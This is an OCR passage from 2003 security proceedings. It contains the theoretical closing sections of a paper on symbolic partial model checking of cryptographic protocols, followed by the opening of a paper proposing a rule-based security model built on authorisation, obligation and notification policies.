We first study the consistency problem for lists in simple normal form. We can define a dependency relation between the variables that occur in lists of constraints in simple normal form: we say $x \leq^1_M y$ ($x \leq^0_M y$) whenever there exists in M a constraints like $x \in F(t_1, \dots t_n)$ ($x \in y$) and y occurs in t_i, for $i \in \{1, \dots n\}$. Consider the relation $\leq_M$ which is obtained by considering the transitive closure of the relation $\leq^1_M \cup \leq^0_M$ where at least one step of closure is

obtained through a pair of the relation $\leq^1_M$. Roughly, $x \leq_M y$ means that $\sigma(x)$ is a proper subterm of $\sigma(y)$, for any $\sigma \in [\![M]\!]$.

We say that a list of constraints is well defined (*wd* for short) there exist no variables x, y s.t. $x \leq^{0*}_M y$ (i.e. the reflexive and transitive closure of $\leq^0_M$) and $x \leq_M y$. It is not difficult to check that a list of constraints in simple normal form is consistent, i.e. $[\![M]\!] \neq \emptyset$, if and only if M is well defined and no **false** occurs in M.

The unique difference between the normal forms and the simple ones is in the presence of Deduction constraints. We allow only G-rules in lists of constraints in normal form. Thus, the size of the term denoted by the variable on the left hand side will be larger than the ones of the terms denoted by variables occurring in the Deduction constraint. Moreover, each application of a G-rule would grow the set of possible dependencies of the variable in the left hand side. Thus, if it is not possible to construct a substitution σ by non-deterministically choosing a term in the Deduction constrain to match with the variable then it definitely not possible to assign $\sigma(x)$ in any other way. Thus, we may define $ct(M)$ that given a list on normal form returns true if and only if M is consistent. Similarly, given a set of list of constraints $\{M_1, \ldots, M_l\}$ in normal form, let $ctc(\{M_1, \ldots, M_l\})$ be the function that returns true if and only if there is a consistent list M_i, with $i \in \{1, \ldots, l\}$.

Covering. We say that a set of lists of constraints $\{M_1, \ldots, M_l\}$ is a covering for a list M whenever:

$$[\![M]\!] = \bigcup_{i \in \{1,\ldots,l\}} [\![M_i]\!]$$

The notion of covering naturally extends to sets of lists of constraints.

Under the restrictions on the kind of inference systems, we can define a procedure nfc (see Tab. 3) that given a list of constraints returns a (finite) normal form covering of such list. Together with the function that checks the consistency of lists of constraints in normal form, nfc gives a procedure for checking the consistency of the lists of constraints that will be generated during our security analysis. The nfc procedure performs basic transformations yet preserving the covering. Note that in a call $nfc(C; C')$ the component C is already in normal form. We say that a list of constraints M is monotonic when if $M = M_1, t \in \mathsf{D}^R(T), M_2, t' \in \mathsf{D}^R(T'), M_3$ then $T \subseteq T'$. The class of constraints that we generate during security analysis is of this kind. We say that a list is closed whenever the set of variables in the left hand side are tied to closed terms (possibly transitively).

Lemma 1. *We have that $nfc(M)$ is a covering in normal form of M, i.e.:*

$$[\![M]\!] = \cup_{M' \in nfc(M)} [\![M']\!]$$

provided that M is monotonic[1] *and closed.*

[1] The definition of the nfc procedure is simplified w.r.t. to the one given in [8], due to the assumption of monotonicity.

Table 3. Normal form covering procedure

$$
\begin{array}{ll}
nfc(C;) & \doteq \{C\} \\
nfc(C;\mathbf{true},C_1) & \doteq nfc(C;C_1) \\
nfc(C;\mathbf{false},C_1) & \doteq \{\mathbf{false}\} \\
nfc(C;t \in t,C_1) & \doteq nfc(C;C_1) \\
nfc(C,x \in t',C';x \in t,C_1) & \doteq nfc(C,x \in t',C';t' \in t,C_1) \\
nfc(C,x \in \mathsf{D}^G(T),C';x \in t,C_1) & \doteq nfc(C,C';x \in t,t \in \mathsf{D}^G(T),C_1) \\
nfc(C;x \in t,C_1) & \doteq nfc(C[t/x],x \in t;C_1[t/x]) \\
nfc(C;t \in x,C_1) & \doteq nfc(C;x \in t,C_1) \\
nfc(C;F(t_1,\ldots,t_n) \in F(t'_1,\ldots,t'_n),C_1) & \doteq nfc(C;t_1 \in t'_1,\ldots,t_n \in t'_n,C_1) \\
nfc(C;F(t_1,\ldots,t_m) \in G(t'_1,\ldots,t'_n),C_1) & \doteq \{\mathbf{false}\} \\
nfc(C;t \in \mathsf{D}^G(T'),C_1) & \doteq \bigcup_{t' \in T'} nfc(C,t \in t'_i) \cup \\
 & \quad \cup_{C' \in G\text{-steps (T,t)}} nfc(C,C') \\
nfc(C,x \in \mathsf{D}^G(T'),C';x \in \mathsf{D}^G(T''),C_1) & \doteq nfc(C,C';x \in \mathsf{D}^G(T' \cap T''),C_1) \\
nfc(C,x \in t',C';x \in \mathsf{D}^G(T'),C_1) & \doteq nfc(C,x \in t',C';t' \in \mathsf{D}^G(T'),C_1) \\
nfc(C;t \in \mathsf{D}^{R,app}(T),C_1) & \doteq \bigcup_{(C_2) \in S\text{-steps}(T,t,app)} nfc(C;C_2,C_1) \\
 & \quad \cup nfc((C;t \in \mathsf{D}^G(T)))
\end{array}
$$

where:

$$
\begin{array}{l}
G\text{-steps}(T,t) = \{constr(r,\mathsf{D}^G(T),v),v \in t \mid r \in G\text{-rules}\} \\
S\text{-steps}(T,t,app) = \{(C',t \in \mathsf{D}^{R,app \cup \{(r,t')\}}(T \cup \{v\})) \mid \\
\qquad r \in S\text{-rules},t' \in T,(r,t') \notin app,r = m_1 \ldots m_p \ldots m_k \vdash m_0, \\
\qquad C' = v \in m_0,m_p \in t',m_i \in \mathsf{D}^G(T)\}
\end{array}
$$

3 Symbolic Hennessy-Milner Logic: A Logical Language for the Description of Protocol Properties

We illustrate the logical language SHML, namely *Symbolic Hennessy-Milner Logic* for the specification of the functional and security properties of a compound system. We accommodate the common Hennessy-Milner Logic, i.e. a normal multimodal logic (e.g., see [16]), with atomic propositions which make it possible to specify whether a message may be deduced by a certain agent in the system. Moreover, since here we have a symbolic semantics rather than a concrete one, we need also to embody the constraints about the action relations. The syntax of the logical language SHML is defined by the following grammar:

$$F ::= \mathbf{T} \mid K_X^m \mid \neg F \mid \langle M : \alpha \rangle F \mid \vee_{i \in I} F_i$$

where $M : \alpha \in Act_S$, m is a *closed* message, X is an agent identifier[2] and I is an index set.

[2] We note that a single identifier can be assigned to every sequential agent in a compound system (e.g., the path from the root to the sequential agent term in the parsing tree of the compound system term).

Informally, $\mathbf{T}$ is the logical constant true; $\neg F$ is the negation of F; a formula K_X^m expresses that an agent of S, identified by X (we write $X \in S$), can infer the message m; the $\langle M : \alpha \rangle F$ modality expresses the *possibility* to perform a symbolic transition $M' : \alpha$ and then satisfy F provided that M', M is a consistent list of constraints; $\vee_{i \in I}$ represents the logical disjunction. As usual, we consider $\vee_{i \in \emptyset}$ as $\mathbf{F}$, where $\mathbf{F}$ is a short-cut for $\neg \mathbf{T}$.

The truth relation is $\models_M$ where M is a list of constraints which regard the free variables of the system and of the formula. This allow us to consider system configuration where some variables may be free but somehow constrained.

Finally, the formal semantics of a formula $F \in SHML$ w.r.t. a compound system S is inductively defined in Tab. 4, where we assume that $Vars(S) \cap Vars(F) = \emptyset$.

Table 4. Semantics of the logical language

$S \models_M \mathbf{T}$	iff	$[\![M]\!] \neq \emptyset$
$S \models_M K_X^m$	iff	$X \in S, X = A_\phi$ and $[\![M, m \in \mathsf{D}(\phi)]\!] \neq \emptyset$
$S \models_M \neg F$	iff	not $S \models_M F$
$S \models_M \langle M' : c!m \rangle F$	iff	$\exists S' : S \xrightarrow{M'' : c!m'}_{\mathsf{s}} S'$ and $S' \models_{M, M', M'', m \in m'} F$
$S \models_M \langle M' : c?x \rangle F$	iff	$\exists S' : S \xrightarrow{M'' : c!y}_{\mathsf{s}} S'$ and $S' \models_{M, M', M'', x \in y} F$
$S \models_M \langle M' : \tau \rangle F$	iff	$\exists S' : S \xrightarrow{M'' : \tau}_{\mathsf{s}} S'$ and $S' \models_{M, M', M''} F$
$S \models_M \vee_{i \in I} F_i$	iff	$\exists i \in I : S \models_M F_i$

The model checking problem for finite processes w.r.t. the SHML formulas is decidable when some conditions are fulfilled. In particular we say that a model checking problem $S \models_M F$ is well defined when

- M is closed and monotonic;
- The free variables of S occurs in a term in the left hand side of a constraint in M;
- For each sub formula $\langle M' : c!m \rangle F'$ of F we have that all the variables in $vars(m')$ occurs either in the left hand side of a variable in M' or there is a super-term $\langle M'', c?x \rangle F$ s.t. the variable is x.
- We require that each constraint $t \in \mathsf{D}^R(T)$ that occurs in a list of constraints M' in the subformula $\langle M' : \alpha \rangle F'$ is such that for each constraint $t' \in \mathsf{D}^R(T')$ in F' we have $T \subseteq T'$. Moreover, we require that if a constrain $t \in \mathsf{D}^R(T)$ occurs in M then for each constraint $t' \in \mathsf{D}^R(T')$ in F we have $T \subseteq T'$.

These conditions ensure that the nfc terminates.

Proposition 1. *A model checking problem well defined is decidable.*

4 Verification of Security Protocols through Partial Model Checking

We are mainly interested in the study of security properties like:

> *Is there an agent (intruder) that, communicating with the agents of the system S, can retrieve a secret that should only be shared by some agents of S?*

Formally, this can be restated as follows:

$$\exists X_\phi \quad \text{s.t.} \quad S \,|\, X_\phi \overset{C,\gamma}{\mapsto} S' \,|\, X'_{\phi'} \text{ and } S' \,|\, X'_{\phi'} \models K_X^m \tag{2}$$

where m is the message which should remain secret[3]. However, we are not interested in every computation C, γ of $S \,|\, X$. Indeed, consider the following example where the system S consists of the single agent $\mathbf{0}_{\{m\}}$, whose unique secret is m. Then, due to our semantic modeling of receiving actions (see rule (?) in Tab. 2), it is possible for an intruder to obtain any secret messages. For instance, let X be $c?x.\mathbf{0}$, then:

$$\mathbf{0}_{\{m\}} \,|\, X_\emptyset \overset{\mathbf{true}:c?x}{\longrightarrow} \mathbf{0}_{\{m\}} \,|\, \mathbf{0}_{\{x\}}$$

Thus, since the constraint $m \in \mathsf{D}^R(x)$ is consistent, then there may be an instance of X that discovers m after performing the receiving action $c?x$. This means that S satisfies property (2), i.e. it is not secure, which contradicts our intuition. However, note that the receiving action $c?x$ simply models the potential communication capability of X (and thus of the system $S \,|\, X$) with an external (omniscient) environment. But, when we fix X_ϕ, we want to consider $S \,|\, X_\phi$ as a *closed* system and study only its internal communications, i.e. the actual communications between the system S and its "hostile" environment represented by X. We thus consider a formulation where the context of evaluation becomes $(S \,|\, X) \setminus L$ and L is the set of channels where S and X can communicate, i.e. $Sort(S \,|\, X)$. Note that all the possible computations of $(S \,|\, X_\phi) \setminus L$ are actually the internal computations of $S \,|\, X$.

Since, S is finite, we can simply inspect each possible symbolic computation of $(S \,|\, X)$, which are in a finite number for whatever sequential agent X. Moreover, we may find an integer, say n, s.t. the length of such computations is bounded by n for whatever X. Thus, we can simply check whether there is an intruder s.t.:

$$(S \,|\, X) \setminus L \models \bigvee_{i \leq n} \langle \mathbf{true} : \tau \rangle^i K_X^m$$

Let F be the formula $\bigvee_{i \leq n} \langle \mathbf{true} : \tau \rangle^i K_X^m$. We simply apply a partial model checking function (see below) and obtain a formula F' s.t.

$$(S \,|\, X) \setminus L \models F \text{ iff } X \models F'$$

[3] However, also several authentication properties can be checked only by inspecting the intruder's knowledge, e.g., see [6,7].

For security analysis, the satisfiability of such a formula F' is a decidable problem. (It turns out that the set of constraints is monotonic.) This give us a decidable procedure to symbolically check the security of finite systems with almost generic inference systems.

The partial evaluation functions are given in the Tables 5 and 6.

Proposition 2. *Given a system S, a list of constraints M, an agent X_ϕ (with ϕ finite set of closed messages) and a logical formula $F \in \mathcal{L}$ then:*

$$S \mid X_\phi \models_M F \text{ iff } X_\phi \models_M F//_{S,\phi,M}. \qquad \blacksquare$$

For our purposes, it is also useful to consider the context $(\_) \setminus L$, which consists only of the restriction. The partial evaluation function for such context w.r.t. the formulas in $\mathcal{L}$ is given in Tab 6. The next proposition states its correctness.

Proposition 3. *Given a set of channels L and a logical formula $F \in \mathcal{L}$, we have that:*

$$(S) \setminus L \models F \text{ iff } S \models F//_{\setminus L}. \qquad \blacksquare$$

Table 5. Partial evaluation function for $S \mid X$

$$
\begin{aligned}
\mathbf{T}//_{S,\phi,M} &\doteq \mathbf{T} \\
K_A^m//_{S,\phi,M} &\doteq \begin{cases} \mathbf{T} & A = X \text{ and } ctc(nfc(;M, m \in \mathsf{D}^R(\phi))) = \mathbf{true} \\ \mathbf{F} & A = X \text{ and } ctc(nfc(;M, m \in \mathsf{D}^R(\phi))) = \mathbf{false} \\ \mathbf{T} & A \in S, A = A'_{\phi'} \text{ and } ctc(nfc(;M, m \in \mathsf{D}^R(\phi'))) = \mathbf{true} \\ \mathbf{F} & A \in S, A = A'_{\phi'} \text{ and } ctc(nfc(;M, m \in \mathsf{D}^R(\phi'))) = \mathbf{false} \end{cases} \\
(\neg F)//_{S,\phi,M} &\doteq \neg(F//_{S,\phi,M}) \\
(\langle M'' : c!m\rangle F)//_{S,\phi,M} &\doteq \langle M', m \in \mathsf{D}^R(\phi) : c!m\rangle(F//_{S,\phi,(M,M'',m\in\mathsf{D}^R(\phi))}) \vee \\
&\quad \bigvee_{S \xrightarrow{M':c!m}_{\mathsf{s}} S'} F//_{S',\phi,(M,M',M'',m\in m')} \\
(\langle M'' : c?x\rangle F)//_{S,\phi,M} &\doteq \langle M'' : c?x\rangle(F//_{S,\phi\cup\{x\},M,M''}) \vee \bigvee_{S \xrightarrow{M':c?y}_{\mathsf{s}} S'} F//_{S',\phi,(M,M',M'',x\in y)} \\
(\langle M'' : \tau\rangle F)//_{S,\phi,M} &\doteq \bigvee_{S \xrightarrow{M':c!m}_{\mathsf{s}} S'} \langle M'' : c?x\rangle(F//_{S',\phi\cup\{x\},(M,M',M'',x\in m)}) \\
&\quad \vee \bigvee_{S \xrightarrow{M':c?x}_{\mathsf{s}} S'} \langle M'', y \in \mathsf{D}^R(\phi) : c!y\rangle(F//_{S',\phi,(M,M',M'',y\in\mathsf{D}^R(\phi),x\in y)}) \\
&\quad \vee \bigvee_{S \xrightarrow{M':\tau}_{\mathsf{s}} S'} F//_{S',\phi,(M,M',M'')} \\
\vee_{i\in I} F_i//_{S,\phi,M} &\doteq \vee_{i\in I}(F_i//_{S,\phi,M})
\end{aligned}
$$

Proposition 4. *Given a system S, a ϕ finite set of closed messages is decidable whether there exists or not a term X_ϕ (with $Sort(S \mid X) \subseteq L$) s.t.*

$$(S \mid X_\phi) \setminus L \models_\epsilon \bigvee_{i \le n} \langle \mathbf{true} : \tau\rangle^i K_X^m \qquad \blacksquare$$

Basically, by exploiting partial model checking we can reduce our verification problem to a satisfiability one for a formula which consists only logical constants, disjunction and possibility formulas, whose list of constraints are monotonic.

Table 6. Partial evaluation function for $(\_) \setminus L$

$$
\begin{aligned}
\mathbf{T}/\!/_{\setminus L} &\doteq \mathbf{T} \\
K_A^m/\!/_{\setminus L} &\doteq K_A^m \\
(\neg F)/\!/_{\setminus L} &\doteq \neg(F/\!/_L) \\
(\langle M:\alpha\rangle F)/\!/_{\setminus L} &\doteq \begin{cases} \langle M:\alpha\rangle(F/\!/_{\setminus L}) & \alpha = c!m \text{ and } c \notin L \\ \langle M:\alpha\rangle(F/\!/_{\setminus L}) & \alpha = c?x \text{ and } c \notin L \\ \langle M:\alpha\rangle(F/\!/_{\setminus L}) & \alpha = \tau \\ \mathbf{F} & otherwise \end{cases} \\
\vee_{i\in I} F_i/\!/_{\setminus L} &\doteq \vee_{i\in I}(F_i/\!/_{\setminus L})
\end{aligned}
$$

5 Concluding Remarks

In [9,11], the use of contexts (open systems) has been advocated to represent the security analysis scenario, where the holes denotes the components of the systems whose behavior we are not able to predict. Then, the usage of partial model checking to check such systems has been suggested.

Partial model checking is a powerful technique. It has been introduced to perform efficient model checking; it has been exploited to perform the analysis of security protocols; recently, it has been advocated for the compositional verification of parametrized systems in [1]. So, we plan to extend these current symbolic techniques on partial model checking for security analysis for such an interesting scenario with unbounded processes.

In this paper, we set up a preliminary framework for symbolic partial model checking of cryptographic protocols using almost generic inference systems. We are currently working on optimizations and implementation details. In particular, we plan to extend the PaMoChSA tool (Partial Model Checking Security Analyzer) [12] with such symbolic analysis techniques and then check the analysis differences between the two versions of the tool on the same examples.

Acknowledgments

We would like to thank the anonymous referees for their helpful comments.

References

1. Basu, S. and Ramakrishnan, C.: Compositional analysis for verification of parameterized systems. In *TACAS 2003*, vol. 2619 of *LNCS*
2. Hennessy, M. and Milner, R.: Algebraic laws for nondeterminism and concurrency. *Journal of the ACM* (1985)
3. Ingólfsdóttir, A. and Lin, H.: A symbolic approach to value-passing processes. In J. Bergstra, A. Ponse, and S. Smolka, editors, *Handbook of Process Algebra*. North-Holland (2001) 427–478

4. Kindred, D. and Wing, J.M.: Fast, automatic checking of security protocols. In *Second USENIX Workshop on Electronic Commerce*, Oakland, California (1996) 41–52
5. Lowe, G.: Breaking and fixing the Needham Schroeder public-key protocol using FDR. In *Proceedings of Tools and Algorithms for the Construction and the Analisys of Systems*, volume 1055 of *Lecture Notes in Computer Science*. Springer Verlag (1996) 147–166
6. Marchignoli, D. and Martinelli, F.: Automatic verification of cryptographic protocols through compositional analysis techniques. In *Proceedings of the International Conference on Tools and Algorithms for the Construction and the Analysis of Systems (TACAS'99)*, volume 1579 of *Lecture Notes in Computer Science* (1999)
7. Martinelli, F.: Encoding several authentication properties as properties of the intruder's knowledge. Tech. Rep. IAT-B4-2001-20. Submitted for publication
8. Martinelli, F.: Symbolic semantics and analysis for crypto-ccs with (almost) generic inference systems. In *Proceedings of the 27th international Symposium in Mathematical Foundations of Computer Sciences(MFCS'02)*, volume 2420 of *LNCS*, 519–531
9. Martinelli, F.: *Formal Methods for the Analysis of Open Systems with Applications to Security Properties*. PhD thesis, University of Siena (Dec. 1998)
10. Martinelli, F.: Languages for description and analysis of authentication protocols. In *Proceedings of 6th ICTCS*. World Scientific, (1998) 304–315
11. Martinelli, F.: Analysis of security protocols as *open* systems. *Theoretical Computer Science*, 290(1), (2003) 1057–1106
12. Martinelli, F., Petrocchi, M., and Vaccarelli, A.: PaMoChSA: A tool for verification of security protocols based on partial model checking. Tool Demo at the 1st International School on Formal Methods for the Design of Computer, Communication and Software Systems: Process Algebras. (2001)
13. Milner, R.: *Communication and Concurrency*. International Series in Computer Science. Prentice Hall (1989)
14. Ryan, P., Schneider, S., Goldsmith, M., Lowe, G., and Roscoe, B.: *The Modelling and Analysis of Security Protocols: the CSP Approach*. Addison-Wesley (2000)
15. Schneider, S.: Verifying authentication protocols with CSP. In *Proceedings of The 10th Computer Security Foundations Workshop*. IEEE Computer Society Press (1997)
16. Stirling, C.: Modal and temporal logics for processes. In *Logics for Concurrency: Structures versus Automata*, volume 1043 of *Lecture Notes in Computer Science* (1996) 149–237

Rule-Based Systems Security Model*

Michael Smirnov

Fraunhofer FOKUS
Kaiserin-Augusta-Allee, 31
Berlin 10589, Germany
smirnow@fokus.fraunhofer.de
Tel. +49 30 3463 7113
Fax.: +49 30 3463 8000

Abstract. Rule-based systems in networking control access for various resources and usually are statically configured. Dynamic service creation and preparedness for the unexpected require possibility to update rules at run-time without loss of performance. This is possible with our event oriented programmable model, where rule designer does not need to care about obsolete rules; conflicts between new rules and installed rules are resolved automatically. Synchronisation between rule designer and current state of installed rules is based on self-organisation property of FGK algorithm that can be used without any modificatioins.

1 Introduction

Rule based systems security is getting a high level of attention nowadays. Report from the NSF workshop "Responding to the Unexpected" summarises this need by putting the following networking research priority: "*Rule-based Systems Security*: Designing security policies and a framework for policy management that will allow necessary access to systems and data in previously unplanned ways, and by persons and systems not normally permitted to do so, is a big need" [1].

Rule based systems essentially are performing filtering and are playing ever increasing role in many existing and emerging networking mechanisms: firewalls are protecting network domains from unwanted traffic; differentiated services classifiers select flows that need to get contracted treatment; while shapers help to enforce this treatment; Internet autonomous systems, or domains are regulating traffic exchanges between them by enforcing transit policies; last but not least security policy systems as such are rule-based. All these have at least three aspects in common:

1. A rule grants (or denies) *access* to certain functionality, while a rule itself is not functionality;
2. Rules are helping network functionality to be performed correctly, where correctness is defined *externally* (e.g. which traffic is allowed, which packet flows are supported by service level agreements; what are business agreements between domain providers, etc.);

* Research outlined in this paper is partially funded by project SOPHIE — Self Organised Policy Handling in Internet Environment

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 135–146, 2003.

3. There is a strong need to be able to *update* rules incrementally at run time without rebooting or suspending a system.

Based on the above commonalities we distinguish two types of behaviours — the one of network functionality (*functional* behaviour), and the one of a rule-set controlling access to the functionality (*ruling* behaviour). The former is of common interest, while the latter is of interest only to rule-set designers — it should be transparent to a common and legal user of functionality.

Behaviour of a rule-based system is the one exhibited *jointly* by functional and ruling behaviours (section 2) and is defined by openly exposed rules rather than by hidden state transitions, that makes these systems more flexible, and, at the same time more vulnerable to potential attacks. Nevertheless, they are attractive for they meet three core requirements: openness, flexibility, and scalability.

A rule-based system is open because its components have standard conventions for service syntax and semantics. It is flexible because it is relatively easy to configure a service out of open components by distributing to them *behaviour definitions*, i.e. rule sets defining ruling behaviour for a service under configuration. Finally, a rule-based system scales because of its potential to evolve — ruling behaviour can be changed gradually to adapt to new requirements.

Taken altogether the three networking requirements above can be called *network programmability*, a feature that lies at the very heart of network provisioning business - to guarantee *optimal policy* for each user/application. M. Sloman explains policy as "a rule that defines a choice in the behaviour of a system" [2]; hence any network element is composed of element's policy and element's mechanism - the two *distinct concerns* in their design, management and in security considerations.

In this paper we concentrate on securing the policy part, or the part containing definitive rules of the rule-based system. Based on security policy framework section two introduces further separation of concerns in a rule-based system that enables rule base programmability. This opens an opportunity for dynamic service creation; section three provides needed framework for creating services by modifying rules in rule-based systems. Needed building blocks for this — events, monitors and rules with negative modalities - are discussed in section four. Section five concludes the generic part by introducing a rule-based system security model. Section six examines conflict resolutions and rule base self-organisation followed by a conclusion.

2 Separation of Concerns in Rule-Based Systems

Access control issues are traditionally studied within security policy research, where a Subject (*Su*) is attempting to get access to certain action (a_i) at a target Object (*Ob*), i.e. to invoke a_i by sending a request

$$Su \rightarrow request(Su, Ob, a_i) \rightarrow Ob, \quad (1)$$

Within a policy abstraction framework a notion of a policy agent was introduced as a placeholder for various policies, including authorisation ones. Logically a policy agent sits between a Subject and an Object; in implementation however it is embedded into their mechanisms. Based on organisational role modelling of security policy area M. Sloman proposes two types of policies - obligation (*O*) and authorisation (*A*),

both with negative and positive modalities. Note, that obligation policy and the negative modality of authorisation policy are not within a mainstream of role-based access control (RBAC) work, for example, proposed NIST standard for RBAC [3] does not include negative permissions.

We intend to demonstrate that obligation policy is an extremely useful notion for network programmability. For the rest of the paper we assume the following interpretations of (1) for positive (+) and negative (-) authorisation (*A*) and obligation (*O*) policies:

$$A+ : \textit{Subject's request for action } a_i \textit{ on Ob will be authorised} \quad (2)$$

$$A - : \textit{Subject's request for action } a_i \textit{ on Ob will be denied,} \quad (3)$$

$$O+: \textit{Subject must request action } a_i \textit{ on Ob,} \quad (4)$$

$$O- : \textit{Subject must refrain from requesting action } a_i \textit{ on Ob} \quad (5)$$

Table 1 highlights differences between *Su* and *Ob* in their relation to a policy.

Table 1.

	Entity type	Role	Configured policy	Discovered policy	Policy purpose
Ob	Object	Server	Authorisation	Obligation	Safeguard
Su	Role	Client	Obligation	Authorisation	Behaviour

In a real world a target object (a *server*) is a tangible entity that may perform a useful work — it is functionality, while a subject (a *client*) is basically a role, an abstraction. Policies (*A* at *Ob*, and *O* at *Su*) have to be *configured*, that is designed, instantiated and enforced. How this is done? Who does it? Answers to these questions become important when policy dynamics are concerned. Policies of a counter-part can be discovered at run-time, that is a subject may discover whether she is authorised to request certain actions on certain objects. Finally, the very purpose of authorisation policy is to be a safeguard for actions of a target object; on contrary to that obligation policies have a very active nature - they basically describe behaviour of a subject as observed by objects in the object world. From Table 1 it is clear, why obligation policies have to be based on subject - be embedded into subject's behaviour, and authorisation policies have to be based on object - to serve as embedded protection for object's desired behaviour, i.e. service.

3 Dynamic Behaviour Changes

We would like to be able to change dynamically behaviours of involved objects to cater for new and tailored *network* services. The boundary between client and server is increasingly a blurring one in novel Internet protocols. User application requesting a connection service from transport and IP modules in its local protocol stack triggers multiple *micro* client-server exchanges within the network needed to complete the connection (examples are address resolution, address translation, configuration, authorisation, etc.), thus making a *transaction* from any Internet session. The above example may not necessarily be a convincing one because transaction components are relatively small, fast and efficiently integrated (embedded) into a protocol stack, which by the way makes protocol stacks so difficult to modify. Emerging web ser-

vices will and are already providing much more visible examples of transactional behaviour, because a *service* becomes a concern that is clearly separated from underlying functionality and thus can be separately defined, designed, implemented, managed and optimised.

In current IP networking these micro-clients and micro-servers are sitting back to back to play both *roles* interleavingly, as in Table 1. Hence, a new service will need to modify behaviours of both involved component types - subjects and objects. In the above, traditionally understood subject, representing a human, or a role within organisational hierarchy is not directly involved in micro-exchanges but a requestor always conveys subject's *identity* to a requesting entity. Subject's identity may become anonymous through aggregation, however methods have been already developed capable in principle of tracing back to a source any single IP datagram.

In our adopted policy framework (section 2) to change behaviour dynamically would mean to change *O* and *A* policies *correspondingly* in order to avoid conflicts. A taxonomy of policy conflicts and static conflict resolution methods are described in [4]; many policy conflicts can be detected only at run-time due to their dependencies on object's state data, enforcement point location, and on already enforced policies, etc. Introduction of a *new network servic*e will require *new behaviours* from network components, hence new, or *modified policies* will be needed. We shall use the term *behaviour definition* for a set of policies enabling altogether a new network service.

Extending a policy domain (a concept of grouping together entities with similar policies) we propose a concept of *service domain* - a group of subjects and objects with their *matching* obligation and authorisation policies pertaining to the same service. The following definition of service is adopted from [5]:

Service. *A Logical Element that contains the information necessary to represent and manage the functionality provided by a Device and/or Software Feature. A Service is a general-purpose object to configure and manage the implementation of functionality. It is not the functionality itself.*

We consider a set of obligation policies to map to a service in the above definition, while target object with its authorisation policies clearly maps to a logical element. There can be many types of $A \leftrightarrow O$ dynamic, at run-time relations binding service to functionality, such as one to one, one to many, many to one, multi-tier, etc. Creation of a new service is to be accompanied by creation of a service domain. Service domain is an abstraction to compartment all rules involved in a service and in the exchange of all events triggering these rules.

4 Events, Monitors, and the Need for Odd Policies

An event, as previously defined in [6] is

$$E = <A, B, C, D> \tag{6}$$

That is an event is a set of post conditions (*C*) produced by an action *A,* which did happen in the network element (box) *B*, which post-conditions are considered to be valid during a period *D*. From a security viewpoint event's element *B* bears subject's

identity and we call it hereafter Service Invocation ID (SID). Examples of SID are source IP address, AAA[1] credential, session ID, etc.

Within the security policy area events are recognised as important trigger of obligations. Within device configuration policy area events are used as a performance enhancement during the policy information base lookup process. Within a traditional representation of a configuration policy (7)

$$Event \rightarrow IF\ Condition\ THEN\ Action \tag{7}$$

an occurrence of an event is yet another condition, though maybe the one with much higher update frequency than that of other conditions. Dynamic rule-based systems change their behaviour at run-time, this breaks traditional boundary between events and conditions, thus we adopt generic *event-only* policy provision (8):

$$IF\ Events\ THEN\ Action \tag{8}$$

As a consequence of a service domain concept that compartments all service enablers, we introduce a notion of a Monitor - a placeholder for a *notification policy*. Notification policy is Monitor's obligation to notify *Su* or *Ob* on occurrence of predefined actions by reporting their post-conditions in a form of events to pre-specified event channels. Similar to roles that help to abstract behaviours from subjects, event channels help *to abstract events from actions* in (8), thus opening an opportunity for flexible service creation by enforcing (obligation, authorisation and notification) rules that would produce needed events, trigger needed actions being properly authorised.

We impose no limitations on either event channels or on their *publish* and *subscribe* interfaces. We are interested in what happens *before* an event is published and *after* an entity receives a particular event. In case of obligation a *request* is an event that notifies target object on the need to invoke an action specified within subject's obligation policy; in the notification case a *notification* is a report on monitored action. This similarity motivates us to protect event subscribers (both subjects and objects) by *event authorisation* rules, with the main purpose to filter out (by *A*- policy) all unwanted or forbidden events, thus retaining (3) in our framework. The reason to retain another *odd* policy - negative obligation (5) - is manifold. First, this might be needed to revoke subject's certification in an event driven, i.e. dynamic manner. Second, monitors that detect conflicts in rule-based systems may trigger the use of negative obligation policies as conflict isolation and conflict resolution rules.

Section 6 aims to demonstrate that negative modality of rules is the key to achieve scalable programmability and self-organisation of rule-based systems.

5 Rule-Based Systems Security Model

Putting the above pieces together we propose the following model (Fig. 1). It uses two types of authorisation and two types of obligation rules regardless of entity type (subject or object) The model is a non-layered one, we group similar rules in *clusters*.

The authorisation starts with event authorisation (EA) cluster with rules:

---

[1] AAA — Authentication, Authorization and Accounting, an Internet standard technology for access control


EA+ : notified event is subscribed to; (2-1)
EA- : notified event is not subscribed to; (3-1)

Another authorisation cluster has behaviour authorisation (BA) rules:

BA+ : subject (identity) is authorised to request action a_i; (2-2)
BA- : subject (identity) is not authorised to request action a_i; (3-2)

Obligation cluster has rules for behaviour (*BO*) and for notification (*NO*):

BO+ : subject (identity) must request action a_i; (4-1)
BO- : subject (identity) must not request action a_i; (5-1)
NO+ : monitor must notify on action a_i; (4-2)
NO- : monitor must not notify on action a_i; (5-2)



Legend: Su - subject, Ob – target object; M – montor; BO – behaviour obligation; BA – behaviour authorisation; EA – event authorisation; NO – notification obligation

Fig. 1. Rule-based system security model

